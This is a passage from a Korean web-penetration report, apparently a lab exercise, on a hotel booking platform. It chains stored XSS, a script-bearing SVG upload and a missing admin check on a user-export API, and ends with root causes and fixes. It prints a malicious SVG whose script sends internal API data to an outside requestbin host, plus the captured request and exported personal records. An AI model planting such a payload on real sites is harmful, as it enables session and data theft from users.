관리자만 접근할 수 있도록 보호되어 있지만, 공격자는 이미 관리자 세션을 탈취한 상태이므로 접근이 가능하다.

이후 공격자는 SVG 파일을 업로드한다. SVG는 일반 이미지 파일처럼 보일 수 있지만, XML 기반의 텍스트 파일이며 내부에 스크립트를 포함할 수 있다. 서버가 SVG 파일을 별도의 정화 처리 없이 업로드 및 제공할 경우, 브라우저에서 SVG가 렌더링될 때 내부 스크립트가 실행될 수 있다.

문제의 핵심은 단순히 SVG 확장자를 허용했다는 점이 아니라, 업로드된 SVG 내부 스크립트를 제거하지 않았고, 파일 접근 시 브라우저에서 실행 가능한 형태로 제공했다는 점이다.

SVG 파일 제작 -VS code

```
<?xml version="1.0" encoding="UTF-8"?>
<svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 200 200">
  <rect width="200" height="200" fill="#1a1a2e"/>
  <text x="100" y="100" text-anchor="middle" fill="#c9a84c"
font-size="14">Hotel Logo</text>
  <script type="text/javascript"> // 내부 API 문서 탈취
      fetch('/api/internal/docs')
      .then(r => r.json())
      .then(data => { // 공격자 서버로 전송
        new Image().src =
'https://nbcadsz.request.dreamhack.games/exfil?data='
          + encodeURIComponent(JSON.stringify(data)); });
  </script>
</svg>
```




겉보기에는 정상적인 호텔 로고 SVG이지만 `<script>` 안에 공격 코드가 들어있습니다.

왜 SVG가 위험한가:

일반 이미지(PNG, JPG)는 바이너리 데이터여서 내부에 코드를 넣어도 실행되지 않습니다. 하지만 SVG는 XML 텍스트이므로 브라우저가 `image/svg+xml`로 렌더링할 때 내부 `<script>`를 실행합니다.

다음 단계 연결: 업로드된 SVG 파일의 URL에 직접 접근하면 내부 JS가 실행됩니다.

파일 업로드




4.7 업로드 파일 직접 접근 및 내부 API 호출


공격자가 업로드한 SVG 파일의 URL에 직접 접근하면, 브라우저는 해당 파일을 `image/svg+xml` 형식으로 처리한다. 이 과정에서 SVG 내부의 스크립트가 실행되고, 내부 API 문서 엔드포인트에 요청을 보낸다.


그 결과 공격자는 `/api/internal/docs`를 통해 관리자 API 목록을 확인할 수 있다. 해당 API 문서에는 사용자 목록 내보내기, 예약 내역 내보내기, 서비스 통계 조회, 사용자 권한 변경 등의 관리자 기능이 포함되어 있었다.

내부 API 문서는 원칙적으로 관리자 또는 내부 시스템만 접근 가능해야 하지만, 해당 서비스에서는 로그인 사용자 수준의 검증만 적용되어 있어 일반 사용자 또는 탈취된 세션을 가진 공격자가 접근할 수 있는 상태였다.


10.100.5.14:5000/static/uploads/media_6dd859a18e5d.svg
Hotel Logo

내부 API 정보 획득


tools.dreamhack.games/requestbin/nbcadsz
Dreamhack Tools
My Request
Request Bin
CyberChef
Dreamhack
Request Bin
요청 정보를 기록하여 확인할 수 있습니다.
https://nbcadsz.request.dreamhack.games
새로운 URL 생성
Raw Data
Request
Client IP 1.252.115.226
Method GET
Path /exfil
Query String
Header
Host nbcadsz.request.dreamhack.games
User-Agent Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36
Accept image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Encoding gzip, deflate, br, zstd
Accept-Language ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Priority i
Referer http://10.100.5.14:5000/
Sec-Ch-Ua "Google Chrome";v="147", "Not.A/Brand";v="8", "Chromium";v="147"
Sec-Ch-Ua-Mobile ?0
Sec-Ch-Ua-Platform "Windows"
Sec-Fetch-Dest image
Sec-Fetch-Mode no-cors



/api/internal/docs 접속 시 코드


```
{
  "endpoints": [
    {
      "auth": "admin session required",
      "description": "전체 사용자 목록 CSV 내보내기",
      "method": "GET",
      "params": {
        "format": "json|csv"
      },
      "path": "/api/admin/users/export"
    },
    {
      "auth": "admin session required",
      "description": "예약 내역 전체 조회",
      "method": "GET",
      "params": {
        "status": "all|pending|confirmed|cancelled"
      },
      "path": "/api/admin/bookings/export"
    },
    {
      "auth": "admin session required",
      "description": "서비스 통계 요약",
```

```
      "method": "GET",
      "path": "/api/admin/stats"
    },
    {
      "auth": "admin session required",
      "description": "사용자 권한 변경",
      "method": "POST",
      "params": {
        "is_admin": "0|1",
        "user_id": "int"
      },
      "path": "/api/admin/user/role"
    }
  ],
  "note": "All endpoints require valid admin session cookie.",
  "service": "COZY ROOM Internal API",
  "version": "2.1.0"
}
```

4.8 내부 API 정보 획득

공격자는 SVG 스크립트 실행 또는 직접 접근을 통해 내부 API 문서 정보를 획득한다.

내부 API 문서에는 서비스 내부에서 사용하는 관리자 API 목록이 포함되어 있다. 예를 들어 사용자 목록 내보내기, 예약 내역 조회, 서비스 통계 조회, 사용자 권한 변경 등의 엔드포인트가 노출된다.

내부 API 문서에 포함된 정보는 다음과 같다.

API	기능
/api/admin/users/export	전체 사용자 목록 내보내기
/api/admin/bookings/export	예약 내역 전체 조회
/api/admin/stats	서비스 통계 요약
/api/admin/user/role	사용자 권한 변경

4.9 관리자 API 권한 검증 누락

공격자는 내부 API 문서에서 확인한 관리자 API들을 하나씩 호출하며 접근 가능 여부를 확인한다.

그 결과 대부분의 API는 관리자 권한이 없으면 차단되지만, 사용자 정보 내보내기 API에서 관리자 권한 검증이 누락된 것으로 확인된다.

문제가 되는 API는 전체 사용자 목록을 JSON 또는 CSV 형식으로 내보내는 기능이다. 이 API는 일반적으로 관리자만 접근 가능해야 하지만, 실제로는 로그인 여부만 확인하고 있어 일반 사용자 세션으로도 호출이 가능하다.

API	기대 결과	실제 결과
/api/admin/stats	관리자만 접근	접근 차단
/api/admin/bookings/export	관리자만 접근	접근 차단
/api/admin/user/role	관리자만 접근	접근 차단
/api/admin/users/export	관리자만 접근	일반 사용자 접근 가능

5. 피해 영향도

5.1 개인정보 유출

가장 큰 피해는 전체 사용자 개인정보 유출이다.

사용자 정보 내보내기 API를 통해 이름, 이메일, 전화번호, 생년월일, 주소 등 개인을 식별할 수 있는 정보가 노출된다. 이러한 정보는 단독으로도 민감하지만, 여러 항목이 함께 유출될 경우 피해 가능성이 더욱 커진다.

예를 들어 이름, 전화번호, 주소, 생년월일이 함께 유출되면 피싱 문자, 보이스피싱, 신원 사칭, 계정 탈취 시도 등에 악용될 수 있다.

또한 숙박 예약 플랫폼이라는 서비스 특성상 사용자의 예약 정보와 결합될 경우, 개인의 이동 경로나 생활 패턴과 관련된 민감한 정보로 확장될 가능성도 있다.

5.2 관리자 권한 악용

Stored XSS를 통해 관리자 세션이 탈취되면 공격자는 관리자 권한을 이용해 서비스의 다양한 기능을 악용할 수 있다.

관리자 권한으로 접근 가능한 기능에는 리뷰 관리, 미디어 업로드, 예약 정보 조회, 사용자 정보 조회 등이 포함된다. 공격자가 이러한 기능을 악용하면 단순 정보 유출뿐만 아니라 서비스 운영 자체에도 영향을 줄 수 있다.

예를 들어 악성 미디어 파일을 추가로 업로드하거나, 리뷰 데이터를 조작하거나, 예약 정보를 조회하는 등의 행위가 가능해질 수 있다.

관리자 계정은 일반 사용자 계정보다 권한이 높기 때문에, 관리자 세션 탈취는 전체 서비스 보안에 심각한 위협이 된다.

5.3 내부 API 구조 노출

내부 API 문서가 노출되면 공격자는 서비스 내부 구조를 쉽게 파악할 수 있다.

API 문서에는 어떤 관리자 기능이 존재하는지, 각 기능이 어떤 경로에서 동작하는지, 어떤 파라미터를 사용하는지 등의 정보가 포함될 수 있다. 이러한 정보는 공격자가 취약한 API를 찾는 데 직접적으로 활용될 수 있다.

내부 API 구조가 노출될 경우 다음과 같은 위험이 발생한다.

위험 요소	설명
공격 표면 확대	공격자가 테스트할 수 있는 API 경로 증가
취약 API 식별 용이	권한 검증 누락 API를 쉽게 찾을 수 있음
추가 공격 가능성 증가	권한 변경, 예약 조회 등 후속 공격 가능
보안 구조 노출	서비스 내부 설계 방식이 외부에 드러남

5.4 추가 공격 가능성

본 시나리오에서 확인된 취약점은 개인정보 유출로 끝나지 않고, 추가 공격으로 확장될 수 있다.

예를 들어 관리자 세션을 탈취한 공격자는 다른 관리자 기능을 탐색하거나, 업로드 기능을 이용해 추가 악성 파일을 등록할 수 있다. 또한 내부 API 문서를 기반으로 권한 변경 API, 예약 내역 조회 API 등 다른 기능을 대상으로 추가 공격을 시도할 수 있다.

또한 개인정보가 유출된 이후에는 외부에서 2차 피해가 발생할 수 있다. 유출된 이메일과 전화번호를 이용한 피싱 공격, 스팸 발송, 계정 탈취 시도, 사회공학 공격 등이 가능하다.

즉, 이번 침해 시나리오는 웹 애플리케이션 내부의 취약점뿐만 아니라, 서비스 이용자 전체에게 영향을 줄 수 있는 위험성을 가진다.

6. 취약점 원인 분석

6.1 민감 경로 노출

`robots.txt` 파일에 관리자 페이지와 내부 API 경로가 직접적으로 포함되어 있었다.

`robots.txt`는 검색엔진 크롤러의 접근을 제한하기 위한 안내 파일일 뿐이며, 보안 장치가 아니다. 오히려 민감한 경로를 이 파일에 작성하면 공격자에게 중요한 경로 정보를 제공하는 결과가 된다.

따라서 관리자 페이지나 내부 API 경로는 `robots.txt`에 의존해 숨기는 것이 아니라, 서버 측 접근 제어를 통해 보호해야 한다.

6.2 관리자 페이지 접근 제어 미흡

일부 관리자 페이지에서 관리자 권한 검증이 누락되어 있었다.

정상적으로 보호된 관리자 페이지는 관리자 권한을 확인하지만, `/admin/reviews`는 단순히 로그인 여부만 확인하는 방식으로 구현되어 있었다. 이로 인해 일반 사용자도 관리자 리뷰 검토 페이지에 접근할 수 있었다.

관리자 기능은 모든 라우트에서 일관된 권한 검증을 수행해야 한다. 특정 페이지 하나라도 검증이 누락되면, 해당 페이지가 전체 침해 흐름의 시작점이 될 수 있다.

6.3 사용자 입력값 검증 및 출력 처리 미흡

리뷰 내용은 사용자가 직접 입력하는 데이터이므로 신뢰할 수 없는 값으로 처리해야 한다.

그러나 관리자 리뷰 검토 페이지에서는 리뷰 내용이 HTML로 그대로 렌더링되었다. 이로 인해 공격자가 리뷰 내용에 삽입한 스크립트가 관리자 브라우저에서 실행될 수 있었다.

일반 사용자 페이지에서는 HTML 이스케이프가 적용되었지만, 관리자 페이지에서는 안전하지 않은 출력 방식이 사용되었다는 점도 문제이다. 관리자 페이지 역시 사용자 입력값을 표시하는 화면이므로 동일하게 안전한 출력 처리가 필요하다.

6.4 세션 쿠키 보안 설정 미흡

XSS 공격을 통해 관리자 세션 쿠키가 탈취될 수 있었다는 것은 세션 쿠키 보호 설정이 충분하지 않았음을 의미한다.

세션 쿠키에는 최소한 다음과 같은 보안 속성이 적용되어야 한다.

속성	설명
HttpOnly	쿠키 접근 차단
Secure	HTTPS 환경에서만 쿠키 전송
SameSite	외부 사이트를 통한 쿠키 전송 제한

6.5 파일 업로드 검증 미흡

SVG 파일 업로드 기능에서 파일 내부 스크립트에 대한 검증이 부족하였다.

SVG는 이미지 형식처럼 사용되지만, 내부에 XML과 JavaScript를 포함할 수 있다. 따라서 SVG 파일을 단순 이미지 파일로만 취급하여 업로드를 허용하면 보안상 문제가 발생할 수 있다.

특히 업로드된 SVG 파일이 브라우저에서 직접 열리고, `image/svg+xml` 형태로 렌더링될 경우 내부 스크립트가 실행될 수 있다.

파일 업로드 기능에서는 확장자만 확인하는 방식으로는 부족하며, 파일 내부 구조와 실행 가능성까지 고려해야 한다.


6.6 관리자 API 권한 검증 누락

사용자 정보 내보내기 API에서 관리자 권한 검증이 누락되어 있었다.

해당 API는 전체 사용자 개인정보를 반환하는 민감한 기능이므로 반드시 관리자 권한 확인이 필요하다. 그러나 실제로는 로그인 여부만 확인하고 있어 일반 사용자 세션으로도 접근이 가능하였다.

이 문제는 접근 제어 로직이 API마다 일관되게 적용되지 않았기 때문에 발생한 것으로 볼 수 있다.

관리자 API는 개별 라우트마다 수동으로 권한 검증을 적용하기보다, 공통 미들웨어나 공통 데코레이터를 통해 일괄적으로 보호하는 것이 안전하다.



DB내 사용자 정보를 탈취한 것을 볼 수 있다

해당 코드


```
{
  "total": 3,
  "users": [
    {
      "id": 2,
      "name": "김민준",
      "username": "kim_minjun",
      "email": "minjun.kim@naver.com",
      "phone": "010-1234-5678",
      "birth_date": "1990-03-15",
      "address": "서울특별시 강남구 역삼동 123",
      "created_at": "2026-05-08 03:14:54",
      "last_login": "2026-05-08 03:32:21"
    },
    {
      "id": 3,
      "name": "박소연",
      "username": "park_soyeon",
      "email": "soyeon.park@kakao.com",
      "phone": "010-2345-6789",
      "birth_date": "1995-07-22",
      "address": "경기도 성남시 분당구 정자동 456",
      "created_at": "2026-05-08 03:14:54",
```

```
      "last_login": null
    },
    {
      "id": 4,
      "name": "이지원",
      "username": "lee_jiwon",
      "email": "jiwon.lee@gmail.com",
      "phone": "010-3456-7890",
      "birth_date": "1988-11-08",
      "address": "부산광역시 해운대구 우동 789",
      "created_at": "2026-05-08 03:14:54",
      "last_login": null
    }
  ]
}
```


위 응답 결과를 통해 `/api/admin/users/export` API가 관리자 기능임에도 불구하고, 일반 사용자 세션만으로 접근 가능하다는 점을 확인할 수 있었다. 특히 응답 데이터에는 단순 계정 정보뿐만 아니라 이름, 이메일, 전화번호, 생년월일, 주소와 같은 개인정보가 포함되어 있어 권한 검증 누락이 대규모 개인정보 유출로 이어질 수 있다.

7. 대응 방안

7.1 접근 제어 강화

관리자 페이지와 관리자 API에는 반드시 관리자 권한 검증을 적용해야 한다.

단순히 로그인 여부만 확인하는 방식은 관리자 기능 보호에 적합하지 않다. 로그인한 사용자가 실제 관리자 권한을 가지고 있는지 확인해야 하며, 모든 관리자 라우트에서 동일한 기준으로 검증해야 한다.특히 `/admin/`과 `/api/admin/`으로 시작하는 모든 경로는 공통 권한 검증 로직을 적용하는 것이 바람직하다.

예를 들어 다음과 같은 기준이 필요하다.

항목	대응 방향
관리자 페이지	관리자 권한 검증 필수
관리자 API	관리자 권한 검증 필수
내부 API	관리자 또는 내부 시스템만 접근 허용
일반 사용자 페이지	사용자 본인 데이터만 접근 가능

7.2 XSS 방어

사용자가 입력한 데이터는 출력 시 반드시 HTML 이스케이프 처리해야 한다.

리뷰, 게시글, 댓글, 프로필 소개 등 사용자가 직접 입력하는 값은 신뢰할 수 없는 데이터로 간주해야 한다. 관리자 페이지라고 하더라도 사용자 입력값을 그대로 HTML로 렌더링해서는 안 된다.

XSS 방어를 위해 다음과 같은 조치가 필요하다.

대응 방안	설명
HTML 이스케이프 적용	`<`, `>`, `"`, `'` 등의 문자를 안전하게 변환
`safe` 필터 사용 제한	필요한 경우에만 제한적으로 사용
입력값 검증	허용되지 않은 태그나 이벤트 속성 차단
HTML Sanitizer 적용	허용된 태그만 남기고 위험 요소 제거
CSP 적용	스크립트 실행 범위 제한

특히 관리자 리뷰 검토 페이지에서는 리뷰 내용을 원문 그대로 표시하더라도 스크립트가 실행되지 않도록 반드시 이스케이프 처리를 적용해야 한다.

7.3 세션 쿠키 보안 설정

세션 쿠키에는 `HttpOnly`, `Secure`, `SameSite` 속성을 적용해야 한다.

옵션	목적
HttpOnly	JavaScript에서 쿠키 접근 차단
Secure	HTTPS 환경에서만 쿠키 전송
SamSite	CSRF 및 외부 요청 기반 쿠키 악용 완화

특히 `HttpOnly`가 적용되어 있으면 XSS가 발생하더라도 `document.cookie`를 통해 세션 쿠키를 직접 탈취하기 어려워진다.

7.4 파일 업로드 보안 강화

SVG 파일 업로드는 기본적으로 제한하는 것이 안전하다. 꼭 SVG를 허용해야 한다면 다음과 같은 조치가 필요하다.

대응 방안	설명
SVC 내부 스크립트 제거	`<script>`, 이벤트 핸들러 등 위험 요소 제거
Content-Disposition 적용	브라우저에서 직접 실행되지 않고 다운로드되도록 처리
MIME 타입 검증	확장자뿐 아니라 실제 파일 타입 확인
업로드 경로 분리	실행 가능한 정적 리소스 경로와 업로드 경로 분리
파일명 난수화	경로 예측 및 직접 접근 위험 완화

7.5 내부 API 보호

내부 API 문서는 일반 사용자에게 노출되어서는 안 된다. `/api/internal/docs`와 같은 엔드포인트는 관리자 또는 내부 네트워크에서만 접근 가능하도록 제한해야 한다.

또한 API 문서에 민감한 관리자 엔드포인트 정보가 포함될 경우, 해당 문서 자체가 공격자의 공격 표면 분석 자료로 활용될 수 있으므로 접근 권한을 엄격히 관리해야 한다.

7.6 개인정보 조회 API 보호

사용자 개인정보를 반환하는 API는 가장 높은 수준의 권한 검증이 필요하다. 사용자 목록 내보내기 기능은 관리자 권한 확인뿐 아니라 접근 로그 기록, 다운로드 이력 관리, 요청 사유 기록 등의 추가 통제가 필요하다.

또한 CSV 또는 JSON으로 대량 개인정보를 내보내는 기능은 다음과 같은 보안 정책을 적용하는 것이 바람직하다.

항목	**대응**
권한 검증	관리자 권한 필수
감사 로그	누가, 언제, 어떤 데이터를 조회했는지 기록
최소 정보 제공	필요한 필드만 제공
마스킹	전화번호, 주소 등 일부 마스킹
다운로드 제한	과도한 반복 요청 제한

8. 결론

본 보고서에서는 취약한 숙박 예약 플랫폼에서 발생할 수 있는 침해 시나리오를 분석하였다.

공격자는 일반 사용자 계정만 보유한 상태에서 시작하였지만, `robots.txt`를 통해 관리자 및 내부 API 경로를 확인하고, 접근 제어가 미흡한 관리자 리뷰 페이지에 접근할 수 있었다. 이후 리뷰 작성 기능을 이용해 Stored XSS를 삽입하고, 관리자가 리뷰를 검토하는 과정에서 관리자 세션을 탈취하였다.

탈취한 관리자 세션을 이용해 관리자 미디어 업로드 기능에 접근한 공격자는 SVG 파일을 업로드하고, 해당 파일 내부 스크립트를 통해 내부 API 문서 정보를 획득하였다. 이후 내부 API 목록을 기반으로 권한 검증이 누락된 사용자 정보 내보내기 API를 찾아내어 전체 사용자 개인정보를 유출할 수 있었다.

이번 시나리오는 하나의 취약점만으로 발생한 것이 아니라, 여러 보안 문제들이 연쇄적으로 결합되어 발생한 사례이다. 특히 접근 제어 미흡, 사용자 입력값 출력 처리 미흡, 세션 쿠키 보안 설정 부족, 파일 업로드 검증 미흡, 내부 API 노출, 관리자 API 권한 검증 누락이 함께 작용하면서 최종적으로 대규모 개인정보 유출로 이어졌다.

따라서 웹 애플리케이션 보안에서는 특정 기능 하나만 점검하는 것이 아니라, 인증, 권한 검증, 입력값 처리, 파일 업로드, 세션 관리, API 접근 제어를 전체 흐름 관점에서 함께 점검해야 한다.

특히 관리자 기능과 개인정보 처리 API는 작은 권한 검증 누락 하나만으로도 심각한 침해 사고로 이어질 수 있으므로, 공통 권한 검증 체계 적용, 안전한 출력 처리, 파일 업로드 제한, 내부 API 보호, 개인정보 접근 로그 관리가 반드시 필요하다.